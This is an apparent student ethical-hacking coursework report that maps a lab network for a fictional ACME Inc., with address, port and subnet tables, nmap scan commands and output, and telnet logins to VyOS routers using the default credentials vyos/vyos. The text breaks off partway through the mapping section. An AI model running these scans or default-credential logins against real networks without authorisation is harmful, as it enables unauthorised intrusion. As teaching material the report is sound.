CMP 314
ACME Inc. Network Analysis

An evaluation of the ACME Inc. Network

By Christopher Di-Nozzi 1800317

BSc Ethical Hacking Year 3

2020/21

Contents

1. Introduction

1.1 Background

Network security is more important now than it ever has been. Attacks are becoming more and more sophisticated by the day, and the only hope for victims is that they can keep up with their defences and respond to these new techniques as fast and efficiently as possible. In the UK alone, 39% of attacks in 2020 were significantly more sophisticated than the previous year (Carbon Black, 2020). The number of attacks has also increased dramatically over the past decade. Between 2009 and 2018, malware infections went from 12.4 million to 812.67 million (Purplesec, 2020). This rapid increase can be seen in the figure below.




Figure 1 - Malware Infection Growth Rate from 2009 to 2018 (Purplesec, 2020)

Due to this increase, organisations should be taking their cyber security very seriously. It is no longer something that can be ignored. Ignoring cyber security can lead to millions of dollars in lost revenue due to cyber attacks that cause productivity outages or deploy ransomware.

ACME Inc. provided the tester with a machine to use running Kali Linux. This machine was connected to the network on IP 192.168.0.200.

1.2 Aim

The aim of this report is to map out every device on the ACME Inc. network and use this information to produce a network diagram (2), an addressing table (2.1), a port table (2.2), and a subnet table (3). The process taken by the tester to map the network will be recorded to a level of detail that will allow any new network manager coming into the company to repeat the process (4). Once the mapping has been complete, a vulnerability assessment of the network will take place (5). Any security vulnerabilities or bad practices will be recorded (5.1), and mitigation instructions will be provided where possible (5.2). The report will end with a critical evaluation of the network design and provide suggestions on what steps could be taken to improve the efficiency and best practices of the network (6).

2. Networking Diagram




Figure 2 - Final Network Diagram

2.1 Addressing Table

Device	Interface	IP Address	Subnet Mask	Default Gateway
Router 1	eth0	192.168.0.193	255.255.255.224	N/A
	eth1	192.168.0.225	255.255.255.252	N/A
	eth2	172.16.221.16	255.255.255.0	N/A
Router 2	eth0	192.168.0.226	255.255.255.252	N/A
	eth1	192.168.0.33	255.255.255.224	N/A
	eth2	192.168.0.229	255.255.255.252	N/A
Router 3	eth0	192.168.0.230	255.255.255.252	N/A
	eth1	192.168.0.129	255.255.255.224	N/A
	eth2	192.168.0.233	255.255.255.252	N/A
Router 4	eth0	192.168.0.97	255.255.255.224	N/A
	eth1	192.168.0.65	255.255.255.224	N/A
Firewall	em0	192.168.0.234	255.255.255.252	N/A
	em1	192.168.0.98	255.255.255.224	N/A
	em2	192.168.0.241	255.255.255.252	N/A
Webserver 1	eth0	172.16.221.237	255.255.255.0	172.16.221.255
Webserver 2	eth0	192.168.0.242	255.255.255.252	192.168.0.243
PC 1	eth0	192.168.0.210	255.255.255.224	192.168.0.223
PC 2	eth0	192.168.0.34	255.255.255.224	192.168.0.63
	eth1	13.13.13.12	255.255.255.0	13.13.13.255
PC 3	eth0	13.13.13.13	255.255.255.0	13.13.13.255
PC 4	eth0	192.168.0.130	255.255.255.224	192.168.0.159
PC 5	eth0	192.168.0.66	255.255.255.224	192.168.0.95
Kali	eth0	192.168.0.200	255.255.255.224	192.168.0.223
DHCPS	eth0	192.168.0.203	255.255.255.224	192.168.0.223

Figure 3 - Addressing Table of the ACME network as found by the tester.

2.2 Port Table

Two port tables have been included. The first sorts the ports by device and the second sorts by ports.

13.13.13.12		
Open Ports	**Service**	**Version**
22/tcp	ssh	OpenSSH 6.6.1p1
111/tcp	rpcbind	
2049/tcp	nfs_acl	
35640/tcp	status	
35662/tcp	nlockmgr	
43046/tcp	mountd	
46919/tcp	mountd	
49171/tcp	mountd	

13.13.13.13		
Open Ports	**Service**	**Version**
22/tcp	ssh	OpenSSH 6.6.1p1

172.16.221.16		
Open Ports	**Service**	**Version**
22/tcp	ssh	OpenSSH 5.5p1
23/tcp	telnet	VyOS telnetd
80/tcp	http	lighthttpd 1.4.28
123/udp	ntp	
161/udp	snmp	
443/tcp	ssl/https	

172.16.221.237		
Open Ports	**Service**	**Version**
80/tcp	http	Apache httpd 2.2.22
443/tcp	http	Apache httpd 2.2.22
5353/udp	zeroconf	

192.168.0.33		
Open Ports	**Service**	**Version**
23/tcp	telnet	VyOS telnetd
80/tcp	http	lighthttpd 1.4.28
443/tcp	ssl/https	

192.168.0.34		
Open Ports	**Service**	**Version**
22/tcp	ssh	OpenSSH 6.6.1p1
111/tcp/udp	rpcbind	

192.168.0.97		
Open Ports	**Service**	**Version**
23/tcp	telnet	VyOS telnetd
80/tcp	http	lighthttpd 1.4.28
123/udp	ntp	
161/udp	snmp	
443/tcp	ssl/https	
1058/udp	nim	

192.168.0.98		
Open Ports	**Service**	**Version**
53/tcp/udp	domain	
80/tcp	http/nginx	
123/udp	ntp	
2601/tcp	quagga	quagga routing software 1.2.1
2604/tcp	quagga	quagga routing software 1.2.1
2605/tcp	quagga	quagga routing software 1.2.1

192.168.0.129		
Open Ports	**Service**	**Version**
23/tcp	telnet	VyOS telnetd
80/tcp	http	lighthttpd 1.4.28
123/udp	ntp	
161/udp	snmp	
443/tcp	ssl/https	

192.168.0.130		
Open Ports	**Service**	**Version**
22/tcp	ssh	OpenSSH 6.6.1p1
111/tcp/udp	rpcbind	
631/udp	ipp	
2049/tcp/udp	nfs_acl	
5353/udp	zeroconf	
35863/tcp	nlockmgr	
43036/tcp	mountd	
43649/tcp	mountd	
51485/tcp	mountd	
55537/tcp	status	

192.168.0.193		

192.168.0.225		
Open Ports	**Service**	**Version**
22/tcp	ssh	OpenSSH 5.5p1
23/tcp	telnet	VyOS telnetd
80/tcp	http	lighthttpd 1.4.28
123/udp	ntp	
161/udp	snmp	
443/tcp	ssl/https	

192.168.0.226		
Open Ports	**Service**	**Version**
23/tcp	telnet	VyOS telnetd
80/tcp	http	lighthttpd 1.4.28
123/udp	ntp	
161/udp	snmp	
443/tcp	ssl/https	

192.168.0.229		
Open Ports	**Service**	**Version**
23/tcp	telnet	VyOS telnetd
80/tcp	http	lighthttpd 1.4.28
123/udp	ntp	
161/udp	snmp	
443/tcp	ssl/https	

192.168.0.230		
Open Ports	**Service**	**Version**
23/tcp	telnet	VyOS telnetd
80/tcp	http	lighthttpd 1.4.28
123/udp	ntp	
161/udp	snmp	
443/tcp	ssl/https	

192.168.0.233		
Open Ports	**Service**	**Version**
23/tcp	telnet	VyOS telnetd
80/tcp	http	lighthttpd 1.4.28
123/udp	ntp	
161/udp	snmp	
443/tcp	ssl/https	

631/udp	ipp	
2049/tcp	nfs_acl	
5353/udp	zeroconf	
35640/tcp	status	
35662/tcp	nlockmgr	
43046/tcp	mountd	
46919/tcp	mountd	
49171/tcp	mountd	

Open Ports	Service	Version
22/tcp	ssh	OpenSSH 5.5p1
23/tcp	telnet	VyOS telnetd
80/tcp	http	lighthttpd 1.4.28
123/udp	ntp	
161/udp	snmp	
443/tcp	ssl/https	

192.168.0.234		
Open Ports	**Service**	**Version**
53/tcp/udp	domain	
80/tcp	http/nginx	
123/udp	ntp	
2601/tcp	quagga	quagga routing software 1.2.1
2604/tcp	quagga	quagga routing software 1.2.1
2605/tcp	quagga	quagga routing software 1.2.1

192.168.0.65		
Open Ports	**Service**	**Version**
23/tcp	telnet	VyOS telnetd
80/tcp	http	lighthttpd 1.4.28
123/udp	ntp	
161/udp	snmp	
443/tcp	ssl/https	

192.168.0.203		
Open Ports	**Service**	**Version**
67/udp	dhcps	

192.168.0.241		
Open Ports	**Service**	**Version**
53/tcp/udp	domain	
80/tcp	http/nginx	
123/udp	ntp	
2601/tcp	quagga	quagga routing software 1.2.1
2604/tcp	quagga	quagga routing software 1.2.1
2605/tcp	quagga	quagga routing software 1.2.1

192.168.0.210		
Open Ports	**Service**	**Version**
22/tcp	ssh	OpeSSH 6.6.1p1
111/tcp	rpcbind	
631/udp	ipp	
2049/tcp/udp	nfs_acl	
5353/udp	zeroconf	
43297/tcp	mountd	
45917/tcp	mountd	
48803/tcp	nlockmgr	
48850/tcp	status	
60964/tcp	mountd	

192.168.0.66		
Open Ports	**Service**	**Version**
22/tcp	ssh	OpenSSH 6.6.1p1
111/tcp/udp	rpcbind	
2049/tcp/udp	nfc_acl	
5353/udp	zeroconf	
36834/tcp	nlockmgr	
37904/tcp	mountd	
41406/tcp	mountd	
48373/tcp	mountd	
56235/tcp	mountd	

192.168.0.242		
Open Ports	**Service**	**Version**
22/tcp	ssh	OpeSSH 6.6.1p1
80/tcp	http	Apache httpd 2.4.10
111/tcp	rpcbind	
46994/tcp	status	

Figure 4 - Port table 1, entries grouped by device.

Port	Protocol	Service	Version	Devices
22	tcp	ssh	OpenSSH 6.6.1p1	13.13.13.12 13.13.13.13 192.168.0.34 192.168.0.66 192.168.0.130 192.168.0.210 192.168.0.242
22	tcp	ssh	OpenSSH 5.5p1	172.16.221.16 192.168.0.193 192.168.0.225
23	tcp	telnet	VyOS telnetd	172.16.221.16 192.168.0.33 192.168.0.65 192.168.0.97 192.168.0.129 192.168.0.193 192.168.0.225 192.168.0.226 192.168.0.229 192.168.0.230 192.168.0.233
53	tcp/udp	domain		192.168.0.98 192.168.0.234 192.168.0.241
67	udp	dhcps		192.168.0.203
80	tcp	http	lighthttpd 1.4.28	172.16.221.16 192.168.0.33 192.168.0.65 192.168.0.97 192.168.0.129 192.168.0.193 192.168.0.225 192.168.0.226 192.168.0.229 192.168.0.230 192.168.0.233
80	tcp	http	Apache httpd 2.2.22	172.16.221.237
80	tcp	http/nginx		192.168.0.98 192.168.0.234 192.168.0.241
80	tcp	http	Apache httpd 2.4.10	192.168.0.242
111	tcp/udp	rpcbind		13.13.13.12 192.168.0.34 192.186.0.66 192.168.0.130 192.168.0.210 192.168.0.242

123	udp	ntp		172.16.221.16 192.168.0.65 192.168.0.97 192.168.0.98 192.168.0.129 192.168.0.193 192.168.0.225 192.168.0.226 192.168.0.229 192.168.0.230 192.168.0.233 192.168.0.234 192.168.0.241
161	udp	snmp		192.168.0.65 192.168.0.97 192.168.0.129 192.168.0.193 192.168.0.225 192.168.0.226 192.168.0.229 192.168.0.230 192.168.0.233 172.16.221.16
443	tcp	ssl		172.16.221.16 192.168.0.33 192.168.0.129 192.168.0.193 192.168.0.225 192.168.0.229 192.168.0.230 192.168.0.233
631	udp	ipp		192.168.0.34 192.168.0.130 192.168.0.210
1058	udp	nim		192.168.0.97
2049	tcp/udp	nfs_acl		192.168.0.34 192.168.0.66 192.168.0.130 192.168.0.210
2601	tcp	quagga	quagga routing software 1.2.1	192.168.0.98 192.168.0.234 192.168.0.241
2604	tcp	quagga	quagga routing software 1.2.1	192.168.0.98 192.168.0.234 192.168.0.241
2605	tcp	quagga	quagga routing software 1.2.1	192.168.0.98 192.168.0.234 192.168.0.241

5353	udp	zeroconf		172.16.221.237 192.168.0.34 192.168.0.66 192.168.0.130 192.168.0.210

Figure 5 - Port table 2, entries grouped by port number.

3. Subnet Table

	Subnet 1	Subnet 2	Subnet 3	Subnet 4	Subnet 5
Class	A	B	C	C	C
Subnet Address	13.13.13.0/24	172.16.221.0/24	192.168.0.32/27	192.168.0.64/27	192.168.0.96/27
Subnet Mask	255.255.255.0	255.255.255.0	255.255.255.224	255.255.255.224	255.255.255.224
First Usable IP	13.13.13.1	172.16.221.1	192.168.0.33	192.168.0.65	192.168.0.97
Last Usable IP	13.13.13.254	172.16.221.254	192.168.0.62	192.168.0.94	192.168.0.126
IPs in Use	13.13.13.12 13.13.13.13	172.16.221.16 172.16.221.237	192.168.0.33 192.168.0.34	192.168.0.65 192.168.0.66	192.168.0.97 192.168.0.98
Broadcast Address	13.13.13.255	172.16.221.255	192.168.0.63	192.168.0.95	192.168.0.127

	Subnet 6	Subnet 7	Subnet 8	Subnet 9	Subnet 10	Subnet 11
Class	C	C	C	C	C	C
Subnet Address	192.168.0.128/27	192.168.0.192/27	192.168.0.224/30	192.168.0.228/30	192.168.0.232/30	192.168.0.240/30
Subnet Mask	255.255.255.224	255.255.255.224	255.255.255.252	255.255.255.252	255.255.255.252	255.255.255.252
First Usable IP	192.168.0.129	192.168.0.193	192.168.0.225	192.168.0.229	192.168.0.233	192.168.0.241
Last Usable IP	192.168.0.158	192.168.0.222	192.168.0.226	192.168.0.230	192.168.0.234	192.168.0.242
IPs in Use	192.168.0.129 192.168.0.130	192.168.0.193 192.168.0.200 192.168.0.203 192.168.0.210	192.168.0.225 192.168.0.226	192.168.0.229 192.168.0.230	192.168.0.233 192.168.0.234	192.168.0.241 192.168.0.242
Broadcast Address	192.168.0.159	192.168.0.223	192.168.0.227	192.168.0.231	192.168.0.235	192.168.0.243

Figure 6 - Subnet table, documenting all the subnets found within the network.

4. Network Mapping Process

The network was mapped out using various tools and techniques that will be discussed in this portion of the report. The process has been recorded sequentially to follow the natural route that the tester took while discovering various devices on the network. The process the tester used was not the only way the network could be navigated. Other exploits that could have been used to traverse the network can be found in section 5. Long or reparative sections of the mapping process have been moved into appendixes that will be referenced when needed.

The tester was given access to a single Kali Linux machine to perform the assessment on. This machine was assigned the IP 192.168.0.200 and will be referred to as the testers machine.


4.1 Routers 1-3

The first step was to discover which parts of the networks could be probed by the testers machine. The entire 192.168.0.1/24 network was scanned using nmap. The type of scan was a default TCP scan of every port on each device found. The scan also attempted to enumerate information about the services running on any open port. The exact command run was as follows:

nmap -sV -p- 192.168.0.1/24

The full scan can be found in Appendix A.

The scan revealed the existence of 13 devices (not including the testers machine). Eight of these devices appeared to be interfaces on routers, indicated by the nmap scan and the existence of a 'VyOS telnetd' service running on port 23. VyOS is an open source networking OS that appeared to be running on all the routers in the network. These devices also had port 80 open, running the standard HTTP process. The webpage the severed appeared to be the default VyOS landing page and can be seen below.


VyOS


This is a VyOS router.

There is no GUI currently. There may be in the future, or maybe not.

Figure 7 - Landing page on device 192.168.0.193, port 80.

The routers also had HTTPS running on port 443 and some had OpenSSL running on port 22. The full list of each port open on each router can be seen in section 2.2.


The telnet port on all the routers could be accessed using the default login credentials of the username “vyos” and password “vyos”. By the first router (Router 1 in the network diagram) via telnet, the tester could see every device connected to each interface of the router and view the arp table stored on each router. The results of these commands for address 192.168.0.193 can be seen below.



```
root@kali:~# telnet 192.168.0.193
Trying 192.168.0.193...
Connected to 192.168.0.193.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Thu Sep 28 02:12:58 UTC 2017 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             192.168.0.193/27                  u/u
eth1             192.168.0.225/30                  u/u
eth2             172.16.221.16/24                  u/u
lo               127.0.0.1/8                       u/u
                 1.1.1.1/32
                 ::1/128
vyos@vyos:~$ show arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.226            ether   00:50:56:99:56:5f   C                     eth1
192.168.0.200            ether   00:0c:29:b4:e1:ce   C                     eth0
vyos@vyos:~$
```

Figure 8 - Telnet login to 192.168.0.193 on, Router 1, using default credentials. The interfaces and arp table could then be examined.


This information was extremely useful and was used to map out the initially visible aspects of the network. By calculating the subnet addresses for each interface and the testers machine, it was found that the testers machine and eth0 were in the same subnet. The subnet calculations can be found in Appendix B. This showed that this was the testers entry point into the network. These results also revealed a new network, 172.16.221.0/24. Figure 9 shows a scan done using nmap in the same fashion as the first scan and revealed the existence of 172l.16.221.16 web server.



```
root@kali:~# nmap -sV -p- 172.16.221.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-26 14:23 EDT
Nmap scan report for 172.16.221.16
Host is up (0.00027s latency).
Not shown: 65531 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.16.221.237
Host is up (0.00067s latency).
Not shown: 65533 closed ports
PORT    STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 77.70 seconds
```

Figure 9 - NMAP scan of the 172.16.221.0/24 network

Since 192.168.0.200 was the testers machine, 192.168.0.226 was likely a router due to the fact is also had telnet open on it according to the NMAP scan conducted earlier. To confirm this, a telnet connection was attempted against it and successfully prompted for login details which, again, were the username and password vyos. Examining this router (noted as "Router 2" in the network diagram) using the same show interfaces and show arp commands revealed its position in the network.

